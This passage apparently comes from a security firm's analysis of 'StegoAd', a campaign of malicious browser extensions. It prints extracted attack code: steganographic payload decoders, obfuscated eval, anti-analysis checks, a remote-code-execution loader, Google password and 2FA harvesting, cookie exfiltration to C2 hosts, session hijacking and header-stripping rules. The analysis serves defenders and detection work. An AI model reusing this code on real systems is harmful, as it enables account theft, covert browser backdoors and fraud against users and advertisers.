0000CBA0  64 43 35 6E 5A 58 52 42 64 48 52 79 61 57 4A 31  dC5nZXRBdHRyaWJ1
```

Figure: 4.5.2 - Hex view of hidden encoded payload in setting.conf

```
    }
    if (match) {  match = true
      markerIndex = i + marker.length;  markerIndex = 51950, i = 51934, marker = Uint8Array(16)
      break;
    }
  }

  if (markerIndex === -1) return;  markerIndex = 51950

  var base64Bytes = uint8.slice(markerIndex);  base64Bytes = Uint8Array(17820), uint8 = Uint8Array(6
  var base64Str = new TextDecoder().decode(base64Bytes);  base64Str = "\r\nICAgIHZhciBhY3RpdmF0ZVZpZXd
  var parts = atob(base64Str).split('////');  parts = (3) [' var activateViewz;\r\n var writeResultsz =
  if (parts.length < 3) return;

  var p1 = (parts[0].trim());  p1 = "var activateViewz;\r\n var writeResultsz = _ =, parts = (3) [
  var p2 = (parts[1].trim());  p2 = "setTimeout"
  var p3 = (parts[2].trim());  p3 = "meta[http-equiv=\"Content-Security-Policy\" i], meta[http-equiv=\"

  try {
    const ymta = !!document.querySelector(p3);  ymta = false, p3 = "meta[http-equiv=\"Content-Security
    if (!ymta) {
      vpnLoaded[p2](p1);
    }
  } catch (e) {}
```

Figure: 4.5.3 - The execution of decoded payload during runtime

5. The orderArray Polymorphic Framework

While the steganographic techniques are the most novel aspect of StegoAd, the **orderArray framework** is its workhorse, deployed across ~66 extensions (56% of the entire campaign) with an estimated 200K+ combined installs.

5.1 How It Works

Every orderArray variant contains four components:

1. A framework object with encoded domain payloads stored as long alphanumeric strings
2. A runtime ID hash function that uses chrome.runtime.id to generate a 0–999 seed value
3. A regex-based string decoder that converts the encoded payload using the seed
4. A double-atob Base64 decoder for final payload extraction

```
// Component 1: Framework object
var orderArray = {
    selectedCount: "4hrujheu",
    docNum: "5hjaa9v90",
    textNum: "nlczi3enp",
    colorPKCS1: proxyKey,
    ..............
// Component 2: Runtime ID hash
secBuffer: function (fileSize) {
    initLogTo(chrome.runtime.id, "").forEach(function (a) {
        fileSize = (fileSize << 5) + a.charCodeAt(0) - fileSize;
        fileSize = fileSize & fileSize;
    });
    orderArray.wordCount = Math.abs(fileSize) % 1E3;
    orderArray.getDocStr(orderArray.wordCount.toString().getColorCode());
    testDocVal(orderArray.docNum, orderArray.e % 11);
    return true;
    },
```

Figure: 5.1.1 Framework object with encoded payloads and runtime ID–based seed hash


```
// Component 3: Regex decoder
getDocStr: function(str, seed) {
    var result = "";
    Object.keys(str).some(function(key) {
        var code = str[key].replace(/[A-Z0-9]+/g, function(match) {
            return String.fromCharCode(parseInt(match, 36) - seed);
            });
            result += code;
        });
        return result;
}
// Component 4: Double-atob prototype
String.prototype.getColorCode = function(p) {
    return p ? atob(atob(this)) : btoa(this).replace(/=/g, '');
};
```

Figure: 5.1.2 Regex decoder with seed + double-atob Base64 payload extraction

Figure: 5.1.3 - Decoded payload config extraction during runtime

5.2 Polymorphic Naming — 15+ Variants

The framework's structure is identical across all 66 extensions, but every variable and function name changes:

Framework Name	Key Names	Hash Function	Decoder	Extensions
orderArray	colorPKCS1 / proxyKey	secBuffer	getDocStr	10+ extensions
auxreObj	screenEncryptKey / logCipherText	loadLineNum	findContentSize	Axure RP Viewer

imageSize	documentKeyValue / viewSubKey	copySelectedPro	initColorVal	Webpage Screenshot
sampleName	nodeSingature / samplePKCS1	pushViewIn	getSampleIn	Summary with ChatGPT
locExt	iconPrimaryKey / iconSingature	searchSheetIn	runTipAs	Live Start Page
text$1	sampleEncryptKey / dataEncrypt	updDocumentVal	pushWordTip	HLS Stream Downloader
pageValues	sampleEncrypt / locPublicKey	initTokenVal	initContentStr	Translate Officer
buffers	docSingature / dataSHA	—	newFormArr	Save as PDF
_ga	textPKCS1	getLocVal	dragPageExt	Super Dark Mode
event$1	sheetPKCS1	hadAreaPro	putLineVal	AdFly Skipper

This polymorphism defeats fixed-pattern YARA rules. Only structural pattern matching — detecting the charCodeAt → bitshift → % 1000 seed generation pattern regardless of variable names — can reliably detect all variants.

---

6. Evasion Techniques

Beyond steganography and polymorphism, **StegoAd** employs several additional evasion techniques:

6.1 Time-Based Activation

Every StegoAd extension includes a dormancy period: 3–5.5 days in earlier variants (2024) and 72 hours in newer variants (2025–2026). Some variants add a probabilistic execution gate, only 10% of sessions trigger the malicious payload. Combined with time delays, an analyst would need to run the extension for days and be in the lucky 10% to observe malicious behavior.

Additionally, the extension includes DevTools detection: opening F12 or Ctrl+Shift+I sets the dipFlgDev flag in localStorage, which extends the dormancy period indefinitely. This ensures that any analyst actively inspecting the extension with browser developer tools will never observe the malicious payload activating, it only triggers when DevTools is closed and all other timing conditions are met.

6.2 Computed eval and setTimeout

Extensions like Adblocker FX and RSS Feed construct dangerous function names dynamically:

```
// 'eval' assembled from object keys -- never appears as a string literal
var RePlAcMe = { e: 0, v: 0, a: 0, l: 0 };
function RePlAcMe2() {
    return [null, Object.keys(RePlAcMe).join('')];
}

this[RePlAcMe2()[1]](payload);  // this['eval'](payload)
// 'setTimeout' assembled from array fragments
var keys = ['get', 'set', 'emiT', 'inside', 'out', 'env'];
// Reassembled: 'set' + 'Timeout' -> 'setTimeout'
```

Figure: 6.2 eval and setTimeout assemble and reassembled

Since neither eval nor setTimeout appear as string literals anywhere in the source code, all string-matching-based detection fails.

6.3 Gekco C2 — Vue.js Camouflage

Ten extensions use the Gekco framework, which hides C2 communication within thousands of lines of non-functional Vue.js-like code:

```
// lib/poly.js -- Looks like a Vue.js framework file
var genAttrs = function(el) { return el.attrs || {}; };
// Actual malicious code buried among legitimate-looking functions
gekco.sendToExtension = function(data) {
    platform.channel.sendMessage({
        type: 'recipients',
        payload: data,
        module: 'skews',
        token: 'criticalinfo'
    });
};
```

Figure: 6.3

The keywords including recipients, skews, tokens, criticalinfo are consistent across all Gekco extensions and serve as reliable detection indicators.

6.4 XFO Stripping + Hidden Iframe Injection

Extensions using the ad injection pathway strip X-Frame-Options and Content-Security-Policy headers, then inject 1-pixel iframes positioned off-screen:

```
// Strip protective headers
chrome.webRequest.onHeadersReceived.addListener(function(details) {
    return {
        responseHeaders: details.responseHeaders.filter(h =>
            h.name.toLowerCase() !== 'x-frame-options' &&
            h.name.toLowerCase() !== 'content-security-policy'
        )
    };
}, { urls: ["<all_urls>"], types: ["sub_frame"] },
   ["blocking", "responseHeaders"]);

// Inject invisible ad iframe, auto-remove after 20 seconds
var iframe = document.createElement('iframe');
iframe.style.cssText = 'width:1px;height:1px;position:absolute;left:-9999px';
iframe.src = atob(atob(adUrl));  // Double-Base64 encoded ad URL
document.body.appendChild(iframe);
setTimeout(() => iframe.remove(), 20000);
```

Figure: 6.4.1



Figure: 6.4.2 - Code for stripping X-Frame-Options and CSP headers and injecting IFrame during runtime

Figure: 6.4.3 - Injected IFrame for generating fake traffic

6.5 DevTools Detection

The actor monitors for developer tools to suppress malicious behavior during analysis:

```
document.addEventListener("keydown", function(a) {
    if (a.key && ("f12" == a.key.toLowerCase()
        || "i" == a.key.toLowerCase() && a.ctrlKey && a.shiftKey)) {
        generateMessage_s();
    }
}]);
function generateMessage_s() {
    attachView_s("dipFlgDev", (new Date).getTime());
}
```

Figure: 6.5 - Code to detect DevTool (F12, Ctrl+Shift+I)

Impact: When DevTools is detected (F12, Ctrl+Shift+I), the dipFlgDev flag is set with the current timestamp. All malicious behavior is suppressed for a 2-day cooldown, preventing analysts from observing the attack in real time.

6.6 User-Agent Spoofing

The C2 server delivers a rotating pool of User-Agent strings used to disguise affiliate redirect traffic:

```
var agents = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)...Chrome/138..."
    + "{Mozilla/5.0 (iPad; CPU OS 17_6_1...)..."
    + "{Mozilla/5.0 (iPhone; CPU iPhone OS 17_6_1...)..."
    + "{Mozilla/5.0 (Linux; Android 10; K)...Mobile..."
    + "{Mozilla/5.0 (Windows NT 10.0...)...Edg/137..."
    + "{Mozilla/5.0 (Macintosh;...)...Safari/605.1.15..."
    .split("{");
var picked = agents[Math.floor(Math.random() * agents.length)];
    chromeObj.storage.local.set({ replace: btoa(picked) });
```

Figure: 6.6 - Code for spoofing user agents for affiliate redirect traffic

Operational detail: The User-Agent pool is refreshed from liveupdt.com/ext/ua.php every 15 days. Includes desktop (Windows, Mac), mobile (iPhone, iPad, Android), and Edge/Chrome/Safari variants, making affiliate traffic appear organic across multiple platforms.

6.7 WebRTC IP Harvesting

The extension leverages WebRTC STUN requests to discover the user's real IP address, even behind VPNs or NAT:

```
function takeName_e() {
    var a = new RTCPeerConnection({ iceServers: [] });
    a.createDataChannel("");
    a.createOffer(a.setLocalDescription.bind(a), function(){});
    // Captures ICE candidates to extract local IP address
    a.onicecandidate = function(d) {
        if (d && d.candidate && d.candidate.candidate) {
            // Regex extracts internal/local IP from candidate string
            locIP = /([0-9]{1,3}(.[0-9]{1,3}){3})/.exec(d.candidate.candidate)[1];
        }
    };
    // Loads external malicious script from liveupdt.com
    var c = document.createElement("script");
    c.src = "https://www.liveupdt.com/tmp/js.php";
    document.getElementsByTagName("head")[0].appendChild(c);
}
```

Figure: 6.7 - WebRTC IP Harvesting

The harvested local IP (locIP) is combined with the public IP from liveupdt.com/tmp/js.php, providing both internal network topology and external geolocation for victim fingerprinting.

7. C2 Response Payload — Deep Dive



Figure 7: C2 response payload — 10 distinct attack modules delivered through the RCE backdoor (7.1), grouped by function: credential theft, monetization, platform abuse, and telemetry.

StegoAd's static analysis tells only half the story. Dynamic analysis of the C2 response payloads, the JavaScript delivered by liveupdt.com, dealctr.com, and mitarchive.info after the steganographic decode chain completes, reveals capabilities that go far beyond ad fraud. Analysis of 200+ CRX-to-C2 mappings confirms that every extension in the campaign receives the same payload modules, meaning all 2.6M+ users were exposed to the full attack surface. This section documents 10 distinct attack modules found in the C2 response payloads.

7.1 Remote Code Execution Backdoor

The C2 server maintains a full remote code execution (RCE) backdoor in every victim's browser. The function updateHeader_e() fetches arbitrary JavaScript from the C2 and executes it:

```
// c2_server_suspiciousfile.js — updateHeader_e()
function updateHeader_e() {
    var a = document.getElementById("ga_js_loaded");
    if (null == a) {
        var b = new XMLHttpRequest;
        b.onreadystatechange = function() {
            4 == b.readyState && setTimeout(b.responseText, 10)
        };
        b.open("GET", "//www.liveupdt.com/tmp/wlib.php?t=" + Date.now(), true);
        b.send();
        a = document.createElement("div");
        a.setAttribute("id", "ga_js_loaded");
        a.setAttribute("style", "display:none");
        document.getElementsByTagName("head")[0].appendChild(a);
    }
}
```

Figure: 7.1

setTimeout(b.responseText, 10) treats the entire HTTP response body as executable JavaScript, any code the C2 operator sends will run in the victim's browser context within 10ms. The hidden prevents duplicate execution (once per page). This is a full Remote Access Trojan (RAT) operating in the browser, the C2 operator can push any payload at any time.

7.2 Google Account Credential Theft with 2FA Bypass

A two-stage credential harvester targets Google account sign-in pages (accounts.google.com), capturing both the password and the second-factor code in sequence.

Password Capture:

```
// c2_server_suspiciousfile.js – updateHeader_e()
function checkModules_e() {
    var a = document.getElementById("passwordNext");
    a ? (a.addEventListener("click", searchTag_e, false),
        document.documentElement.addEventListener("keypress", function(b) {
            13 === b.keyCode && searchTag_e()
        }, false)
    ) : setTimeout(checkModules_e, 1000)
}
function searchTag_e() {
    var b = document.getElementById("profileIdentifier").innerHTML;
    var c = "";
    var d = document.getElementsByTagName("input");
    for (var e = 0; e < d.length; e++)
        "password" == d[e].getAttribute("type") && (c = d[e].value);
    if (c.length != 0) {
        a = "uid: " + b + "\t\tpass: " + c + "\r\n";
        a += "login: " + window.location.href + "\r\n";
        a += "why: googlogin\r\n";
        localStorage.setItem("extCacheFunc", generateInnercontent_e(a, "encode"));
        seekCriticalinfo_e();
    }
```

Figure: 7.2.1

2FA Code Capture:

```
function seekCriticalinfo_e() {
    var a = document.getElementById("next");
    a ? a.addEventListener("click", activateCriticalinfo_e, false)
      : setTimeout(seekCriticalinfo_e, 1000)
}
function activateCriticalinfo_e() {
    var b = "";
    var c = document.getElementsByTagName("input");
    for (var d = 0; d < c.length; d++)
        if ("text" == c[d].getAttribute("type") || "tel" == c[d].getAttribute("type"))
            b = c[d].value;
    if (b.length != 0) {
        a = "2nd factor: " + b + "\r\n";
        a += "why: goog2nd\r\n";
        localStorage.setItem("extCacheFunc2", generateInnercontent_e(a, "encode"));
    }
}
```

Figure: 7.2.2

Exfiltration mechanism: Stolen credentials are stored in localStorage keys extCacheFunc (password) and extCacheFunc2 (2FA code), then exfiltrated to mitarchive.info/alt.php via double-Base64 encoding. The "why: googlogin" and "why: goog2nd" tags allow the C2 operator to categorize stolen data server-side.

7.3 WordPress/CMS Admin Credential Theft

The actor also targets WordPress and CMS admin login pages; a credential class with direct monetization value (web shell access, SEO spam, hosting abuse):

```
var isWP = (-1 < window.location.href.indexOf("wp-login")
          || -1 < window.location.href.indexOf("wp-admin"))
         && -1 == window.location.href.indexOf("action=rp");

function calcStyle_e(a) {
    var b = a.target.parentNode.getElementsByTagName("input");
    var formData = "";
    for (var f = 0; f < b.length; f++) {
        var name = b[f].getAttribute("name");
        var value = b[f].value;
        var type = b[f].getAttribute("type");
        if ("hidden" != type)
            formData += "name: " + name + "\t\tvalue: " + value + "\n";
        "password" == type && (hasPassword = true);
    }
    formData += "login: " + window.location.href + "\n";
    formData += "sw: https://www.similarweb.com/website/" + getTopDomain() + "\n";
    formData += "geo: COUNTRY_" + localStorage.exgeo + "\n";
}
```

Figure: 7.3

Key insight: The inclusion of a SimilarWeb link (sw: https://www.similarweb.com/website/{domain}) for every stolen WordPress credential shows the actor triages stolen sites by traffic value. High-traffic WordPress sites are more valuable for SEO spam injection, cryptomining script hosting, or resale on underground markets. The geo field (from localStorage.exgeo) adds geographic context for the stolen credential.

7.4 Cookie Exfiltration

A dedicated module exfiltrates all cookies from the current page context:

```
function findFunc_e() {
    if (!(-1 < document.cookie.indexOf("ext_admckiegtsucc"))) {
        var a = new XMLHttpRequest;
        var b = document.cookie + "\n";
        b += "ext: " + extType + "\n";
        b += "instd: " + numDayInst + "\n";
        b += "uid: " + usrHxId + "\n";
        var c = "[Inbox] " + applySible_e(false);
        b = "https://www.liveupdt.com/alt.php?&c="
            + supportTime_e(supportTime_e(b, "encode"), "encode")
            + "&u=" + supportTime_e(supportTime_e(c, "encode"), "encode");
        a.open("GET", b, true);
        a.send();
        callAttrs_e("ext_admckiegtsucc", "-0.1", 1/24);
    }
}
```

Figure: 7.4

Rate limiting: The ext_admckiegtsucc cookie acts as a rate limiter, exfiltration runs once per hour (1/24 of a day) to avoid triggering network anomaly detection. The double-Base64 encoding (supportTime_e called twice with "encode") obscures the payload in transit. Metadata includes extension type, install age (numDayInst), and user hash (usrHxId) for victim tracking.

7.5 Ad Replacement Engine — DOM Scanner

Rather than blindly injecting ads, the actor's ad replacement engine intelligently scans the page DOM for existing advertisements and replaces them with the actor's own:

```
function calcChannel_e(a) {
    for (i in a) {
        var b = a[i];
        var id = b.getAttribute("id") || "";
        var src = b.getAttribute("src") || "";
        var tag = b.tagName.toLowerCase() || "";
        "div" == tag && id.indexOf("div-gpt-ad-") > -1 && findnextName_e(b);
        "ins" == tag && id.indexOf("aswift_") > -1 && findnextName_e(b);
        "img" == tag && (src.indexOf("linkoffers.") > -1
            || src.indexOf("flexlinks.") > -1) && findnextName_e(b);
        "iframe" == tag && (
            id.indexOf("google_ads_iframe") > -1 && findnextName_e(b),
            src.indexOf("amazon-adsystem.com/") > -1 && findnextName_e(b),
            src.indexOf("//pos.baidu.com/") > -1 && findnextName_e(b)
        );
    }
}
```

Figure: 7.5.1 Identifies Ads from popular Ads provider

```
function findnextName_e(a) {
    var width = a.offsetWidth, height = a.offsetHeight;
    if ("160x600 300x250 320x50 300x600 728x90"
        .indexOf(width + "x" + height) > -1 && adRepCount < 6) {
        ifrm = linkState_e(
            "https://www.liveupdt.com/serv/chitika.html?w=" + width + "&h=" + height,
            width, height);
        mergeToken_e(a, ifrm);
    }
}
```

Figure: 7.5 Ads replacement from popular Ads service provider to Threat Actor

Targeting precision: The scanner identifies ads from Google Ad Manager (div-gpt-ad-*), Google AdSense (aswift_*), Amazon Ads (amazon-adsystem.com), Baidu Ads (pos.baidu.com), LinkOffers, and FlexLinks. Replacements are limited to 5 standard IAB sizes (160x600, 300x250, 320x50, 300x600, 728x90) with a max of 6 replacements per page, restraint designed to avoid user suspicion.

7.6 Competitor Sabotage — Honey Extension Busting

The actor specifically targets the Honey coupon extension, a competitor in the affiliate revenue space by detecting and hijacking its UI:

```
function genStyle_e() {
    function a() {
        var g = document.querySelectorAll("div");
        const h = /^[a-f0-9-]{36}$/;
        for (const k of g)
            if (h.test(k.id) && k.style.includes("z-index")
                && k.style.includes("display: block")
                && k.style.includes("!important"))
                return k;
        return null
    }
    function c(g) {
        g.addEventListener("click", function(h) { b() })
    }
    var e = a();
    if (e) c(e);
    var f = new MutationObserver(() => {
        const g = a();
        if (g) { f.disconnect(); c(g); }
    });
    f.observe(document.body, { childList: true, subtree: true });
}
```

Figure: 7.6

Detection method: Honey's popup UI uses a with a UUID-format ID (36-character hex string), high z-index, and display:block!important, a unique fingerprint. A MutationObserver watches for Honey's DOM injection. When detected, the actor intercepts click events and redirects them through the actor's own affiliate link, stealing the commission that would have gone to Honey.

7.7 Instagram Auto-Like Fraud & Mozilla Fake Ratings

Instagram Auto-Like:

```
// Scrapes CSRF token, silently likes posts from targeted accounts

fetch("https://i.instagram.com/api/v1/web/likes/" + postId + "/like/", {
    headers: { "x-csrftoken": csrf },
    method: "POST",
    credentials: "include"
});

// Targets: deals_with_angel, larepubblica, el_pais, weatherchannel
```

Figure: 7.7.1 Scrape CSRF token and likes posts from targeted accounts

The module scrapes the CSRF token from Instagram's page source and silently likes posts from targeted accounts. A rate limiter distributes likes over time to avoid detection.

Mozilla Add-ons Fake Ratings:

```
// Extracts victim's session token, posts 5-star rating

var tokenMatch = document.documentElement.innerHTML.match(/"token"\s*:\s*"([a-z0-9]{32})"/i);
fetch("https://addons.mozilla.org/api/v5/ratings/rating/", {
    method: "POST", credentials: "include",
    headers: { authorization: "Session " + tokenMatch[1] },
    body: JSON.stringify({ addon: 2918799, score: 5, version: 5966696 })
});
```

Figure: 7.7.2 Boost store rankings by hijaking auth session

This module hijacks the victim's Mozilla Add-ons session to post 5-star ratings on the actor's own Firefox extensions, boosting store rankings using stolen authenticated sessions.

7.8 Amazon Affiliate Fraud at Scale — 20+ Locales

The actor operates an extensive Amazon affiliate fraud network spanning 20+ country-specific Amazon stores, each with its own affiliate tag and cover referrer site:

Amazon Locale	Affiliate Tag	Cover Referrer Site
amazon.com	productonboar-20	(via v2i8b.com API)
amazon.ca	dramabeans00a-20	dramabeans.com
amazon.co.uk	witchcraftand-21	museumofwitchcraftandmagic.co.uk
amazon.de	idelinks-21	i-d-e.de
amazon.co.jp	leehpplus-22	lee.hpplus.jp
amazon.fr	litteraires-21	etudes-litteraires.com
amazon.it	pinneddu-21	shmag.it
amazon.es	101tvmalaga-21	101tv.es

amazon.nl	blackenterp0b-21	blackenterprise.com
amazon.com.au	digitalaus-22	digitalcitizen.life
amazon.sa	alweeam-21	alweeam.com.sa

Broader affiliate ecosystem: Beyond Amazon, the actor operates affiliate fraud across eBay (20+ locales), AliExpress, Taobao (via mitarchive.info/tshop2.php), and JD.com. Affiliate redirect APIs include r.v2i8b.com/api/v1/bid/redirect (Amazon), r.linksprf.com/v1/redirect (Amazon IN/AE/MX), r.srvtrck.com/v1/redirect (Yield Kit), go.skimresources.com (Skimlinks), and sovrn.co (Sovrn/VigLink). Each redirect chain uses spoofed referrer URLs from the cover sites listed above, making the traffic appear as legitimate editorial referrals.

Merchant database and routing logic: The C2 delivers a merchant list (mercilst.text via /ext/rd.php?f=bai) containing thousands of merchant domains with symbol-based routing: ^ routes through the primary .com affiliate, $ through Skimlinks, # through Sovrn/VigLink, and [through mitarchive.info/fixed.php. This routing table is the operational backbone of the affiliate fraud network, each symbol maps to a different monetization pipeline.

Taobao behavioral profiling: For Chinese e-commerce (Taobao), the actor maintains a rolling 50-shop visit window in localStorage, tracking visit frequency per shop ID. Shops visited more than a threshold number of times receive affiliate tag injection via mitarchive.info/tshop2.php, while infrequent visits are ignored; a behavioral targeting technique that maximizes conversion probability while minimizing detection surface. The merchant targeting list itself is delivered as a separate 1.6MB steganographic PNG payload (bai.png), containing ~50 e-commerce domains with per-domain targeting patterns.

7.9 Invisible reCAPTCHA Solver & Homebrew CAPTCHA

The actor employs two CAPTCHA-solving techniques to automate interactions that require human verification:

Invisible reCAPTCHA exploitation:

```
// Injects invisible reCAPTCHA widget and auto-solves via real user session
divCapt.setAttribute("data-sitekey", "6LeB8TMUAAAAANOJ8wpufhhUfhrqWdINHjpFhrY8");
divCapt.setAttribute("data-size", "invisible");
document.body.appendChild(divCapt);
setTimeout(function() { grecaptcha.execute(); }, 1500);
```

Figure: 7.9.1

The module injects an invisible reCAPTCHA widget using a known site key and auto-triggers execution after 1.5 seconds. Since the user is a real human browsing normally, reCAPTCHA's risk analysis passes, providing a valid token for automated form submissions.

Homebrew CAPTCHA — transparent click capture:

```
// Full-screen transparent overlay captures click as "human verification"
a.innerHTML = '<div id="zIndexUpMostLayerCopy"
              'style="height:100%;width:100%;'
    + 'position:fixed;z-index:9999999;
    background-color:rgba(0,0,0,0)"></div>';
```

Figure: 7.9.2

This creates a fully transparent, full-screen overlay (z-index: 9999999) that captures the user's next click as human verification. The user never sees the overlay; the click is intercepted to prove human presence, then the overlay is removed, and the original target receives the event.

7.10 Google Analytics as Covert Telemetry

The actor uses Google Analytics as a covert telemetry and command dashboard for the victims:

> Content script GA IDs:
> • UA-60144933-4 — IP harvesting + user tracking
> • UA-60144933-5 — Merchant click tracking
> • UA-60144933-25 — Per-ad-replacement tracking
> • UA-60144933-27 — HTTP check telemetry
> • G-4E3M58S0JP — GA4: extension version + server signature
> • G-VKCYR568G9 — GA4: click event tracking
>
> Background script:
> • UA-60144933-8 — Bot detection tracking

Custom dimensions tracked: extension type, user hash (usrHxId), install days (numDayInst), country (exgeo), merchant click count, server version (svrVersion = 3.05), content script version (exversion_jojo = "ex-2.8"), and signature version. GA4 beacons are sent via GitHub-hosted pages (jenthusmith.github.io/ga/ga4.html and mitarchive.info/ext/gagen1.html).

Strategic advantage: By hosting telemetry on Google Analytics infrastructure, the actor gets a near-real-time dashboard for the victims. The GA dashboard provides conversion metrics, geographic distribution, active install counts, and per-extension performance, essentially an analytics platform for this campaign.

8. MV2 → MV3 Migration

A notable aspect of **StegoAd** is the actor's successful migration from Manifest V2 to Manifest V3. Chrome introduced MV3 specifically to limit extension capabilities for security; removing the blocking mode of the webRequest API, restricting eval(), and requiring declarative APIs. Rather than abandoning the campaign, the actor adapted every technique to the new constraints:

Lost MV2 Capability	MV3 Replacement Used by StegoAd
eval() via unsafe-eval CSP	chrome.scripting.executeScript with function injection
webRequestBlocking for header stripping	declarativeNetRequest.updateDynamicRules for redirect
Persistent background pages	Service workers with setTimeout/setInterval
chrome.extension.getURL	fetch() with web_accessible_resources

The shift from webRequest to declarativeNetRequest is particularly significant: in MV2, the extension could intercept and modify any HTTP response in real time using JavaScript logic. In MV3, header manipulation must be expressed as static JSON rules, yet the actor dynamically fetches and installs these rules from C2, preserving the same capability through a more constrained API.

The April 2026 wave shows the most mature MV3 adaptation, using declarativeNetRequest to silently redirect traffic; harder to detect because it operates at the browser networking layer rather than in page context.

Decoded declarativeNetRequest Rules

The MV3 variants store dynamically-updated declarativeNetRequest rules in chrome.storage.local under the key "jruldyn". These rules are refreshed from liveupdt.com/ext/ua.php?c=jsonrule2 every 15 days. When decoded, the rules strip 3 security headers and spoof the User-Agent:

```
[
    {
      "id": 9201,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {"header": "content-security-policy", "operation": "remove"}
        ]
      },
      "condition": {
        "urlFilter": "|ht*",
        "resourceTypes": ["main_frame", "sub_frame", "script"]
      }
    },
    {
      "id": 9202,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {"header": "content-security-policy-report-only", "operation": "remove"}
        ]
      },
      "condition": { "urlFilter": "|ht*" }
    },
    {
      "id": 9203,
      "action": {
        "type": "modifyHeaders",
        "requestHeaders": [
          {
            "header": "User-Agent",
            "operation": "set",
            "value": "Mozilla/5.0...Firefox/140.0"
          }
```

```
        ]
      },
      "condition": {
        "regexFilter": "retired-rule",
        "resourceTypes": ["sub_frame"]
      }
    },
    {
      "id": 9207,
      "action": {
        "type": "modifyHeaders",
        "responseHeaders": [
          {"header": "x-frame-options", "operation": "remove"}
        ]
      },
      "condition": {
        "urlFilter": "|ht*",
        "resourceTypes": ["sub_frame"]
      }
    }
  ]
```

